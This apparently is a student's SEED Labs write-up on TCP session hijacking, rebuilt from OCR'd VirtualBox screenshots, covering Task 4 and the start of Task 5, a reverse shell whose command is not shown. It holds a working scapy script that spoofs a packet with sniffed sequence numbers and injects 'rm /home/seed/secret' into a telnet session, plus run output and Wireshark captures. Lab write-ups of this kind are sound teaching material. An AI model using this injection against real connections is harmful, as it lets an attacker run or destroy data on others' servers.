


SEEDUbuntu Clone3 [Running] - Oracle VM
Look 20 feet far
File Machine View Input Devices Help
Terminal File Edit View
SNOOZE FOR 5 MI

```
Downloads          source
examples.desktop   Templates
get-pip.py         trace.txt
greet.c            Videos
[04/21/20]seed@VM:~$ cat > secret
"This is a secret file on the server"
^C
[04/21/20]seed@VM:~$ ls
android            ls.c
a.txt              Music
bin                myen
css                nohup.out
curlop.html        Pictures
Customization      Public
Desktop            secret
Documents          some.txt
Downloads          source
examples.desktop   Templates
get-pip.py         trace.txt
greet.c            Videos
lib
[04/21/20]seed@VM:~$ ls -l secret
-rw-rw-r-- 1 seed seed 38 Apr 21 19:53 s
ecret
[04/21/20]seed@VM:~$ 
```


Using scapy:

The same task is performed again but using scapy this time. Starting from telnet connection between client and server, creating secret file as seen on the right and then getting information on last sent packer on attacker machine as seen below:




```
No.   Time                            Source                      Destination
  391 2020-04-21 19:53:35.6169842…  10.0.2.8                    10.0.2.7
  392 2020-04-21 19:53:35.6169962…  10.0.2.7                    10.0.2.8
  393 2020-04-21 19:53:35.6232561…  10.0.2.8                    10.0.2.7
  394 2020-04-21 19:53:35.6234548…  10.0.2.7                    10.0.2.8
  395 2020-04-21 19:53:35.6235812…  10.0.2.8                    10.0.2.7
  396 2020-04-21 19:53:35.6237337…  10.0.2.7                    10.0.2.8
  397 2020-04-21 19:53:35.6276909…  10.0.2.8                    10.0.2.7
  398 2020-04-21 19:53:35.6278646…  10.0.2.7                    10.0.2.8
  399 2020-04-21 19:53:45.1115934…  10.0.2.8                    224.0.0.251
  400 2020-04-21 19:53:46.3050861…  fe80::fc26:e0bf:7da…       ff02::fb

▶ Frame 398: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: PcsCompu_72:c0:09 (08:00:27:72:c0:09), Dst: PcsCom
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 41624, Dst Port: 23, Seq: 9
    Source Port: 41624
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 976602533
    Acknowledgment number: 558820459
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 245
    [Calculated window size: 245]

Transmission Contr…ol (tcp), 32 bytes   Packets: 400 · Displayed: 400 (100.0%)   Pr
```

The following code “**hijack.py**” is used for this attack.




```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.7",dst = "10.0.2.8")
tcp = TCP(sport=41624,dport=23,flags="A",seq=976602533,ack=558820459)
data = "\r rm /home/seed/secret \r"
pkt=ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

On running hijack.py, the secret file is removed from the server




```
[04/21/20]seed@VM:~/.../lab16$ sudo ./hijack.py
ersion     : BitField (4 bits)                    = 4             (4)
hl         : BitField (4 bits)                    = None          (None)
os         : XByteField                           = 0             (0)
en         : ShortField                           = None          (None)
d          : ShortField                           = 1             (1)
lags       : FlagsField (3 bits)                  = <Flag 0 ()>   (<Flag 0 ()>)
rag        : BitField (13 bits)                   = 0             (0)
tl         : ByteField                            = 64            (64)
roto       : ByteEnumField                        = 6             (0)
hksum      : XShortField                          = None          (None)
rc         : SourceIPField                        = '10.0.2.7'    (None)
st         : DestIPField                          = '10.0.2.8'    (None)
ptions     : PacketListField                      = []            ([])
-
port       : ShortEnumField                       = 41624         (20)
port       : ShortEnumField                       = 23            (80)
eq         : IntField                             = 976602533     (0)
ck         : IntField                             = 558820459     (0)
ataofs     : BitField (4 bits)                    = None          (None)
eserved    : BitField (3 bits)                    = 0             (0)
lags       : FlagsField (9 bits)                  = <Flag 16 (A)> (<Flag 2 (S)>)
indow      : ShortField                           = 8192          (8192)
```




```
window     : ShortField                           = 8192          (8192)
chksum     : XShortField                          = None          (None)
urgptr     : ShortField                           = 0             (0)
options    : TCPOptionsField                      = []            ([])
--
load       : StrField                             = '\r rm /home/seed/secret \r' ('')
[04/21/20]seed@VM:~/.../lab16$
```

After running the above command on attacker machine, the file gets removed on the server as seen below.


SEEDUbuntu Clone4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal
En
7:56 PM

```
[04/21/20]seed@VM:~$ ls secret
ls: cannot access 'secret': No such file or dire
ctory
[04/21/20]seed@VM:~$
```

This attack is confirmed by the wireshark as well as seen below:




```
No.  Time                          Source             Destination        Pr
 403 2020-04-21 19:54:37.7536385…  10.0.2.8           10.0.2.3           DH
 404 2020-04-21 19:54:37.8487793…  10.0.2.3           255.255.255.255    DH
 405 2020-04-21 19:55:58.3496219…  10.0.2.15          10.0.2.3           DH
 406 2020-04-21 19:55:58.7268250…  10.0.2.3           255.255.255.255    DH
 407 2020-04-21 19:56:03.4414676…  PcsCompu_bd:e2:3f  PcsCompu_96:dd:26  AR
 408 2020-04-21 19:56:03.4415849…  PcsCompu_96:dd:26  PcsCompu_bd:e2:3f  AR
 409 2020-04-21 19:56:18.4111709…  PcsCompu_bd:e2:3f  Broadcast          AR
 410 2020-04-21 19:56:18.4116687…  PcsCompu_60:a4:3c  PcsCompu_bd:e2:3f  AR
 411 2020-04-21 19:56:18.4152666…  10.0.2.7           10.0.2.8           TE
 412 2020-04-21 19:56:18.4185598…  10.0.2.8           10.0.2.7           TE
 413 2020-04-21 19:56:18.6270909…  10.0.2.8           10.0.2.7           TE
```

```
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xfc76 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▼ [SEQ/ACK analysis]
      [Bytes in flight: 24]
      [Bytes sent since last PSH flag: 24]
▼ Telnet
    Data: \r rm /home/seed/secret \r
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

This attack is similar to the attack in task 4 but the command sent from attacker machine is different this time. As in the last task, connection between client (10.0.2.7) and server(10.0.2.8) is established and the ip of attacker in this task is (10.0.2.15)




```
          inet6 addr: ::1/128 Scope:Host
[04/21/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Apr 21 19:49:23 EDT 2020
 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux
 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.c
om
 * Management:     https://landscape.can
onical.com
 * Support:        https://ubuntu.com/ad
vantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$
```

```
[04/21/20]seed@VM:~$ ls secret
ls: cannot access 'secret': No such file or dire
ctory
[04/21/20]seed@VM:~$ ifconfig | grep inet
          inet addr:10.0.2.8  Bcast:10.0.2.255
Mask:255.255.255.0
          inet6 addr: fe80::fc26:e0bf:7da8:bcc4/
64 Scope:Link
          inet6 addr: fe80::9831:9d4d:550f:cda6/
64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
[04/21/20]seed@VM:~$
```


SNOOZE FOR 5 MINS
GO TO DESK YOGI
Settings
SEEDUbuntu Clone4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
8:35 PM
Right Ctrl
Window size value: 29200
Transmission Contro...col (tcp), 40 bytes
Packets: 62 · Displayed: 62 (100.0%)
Profile: Defau

The information of last sent packet from client to server is captured by wireshark on attacker's machine. These values are used for this task.



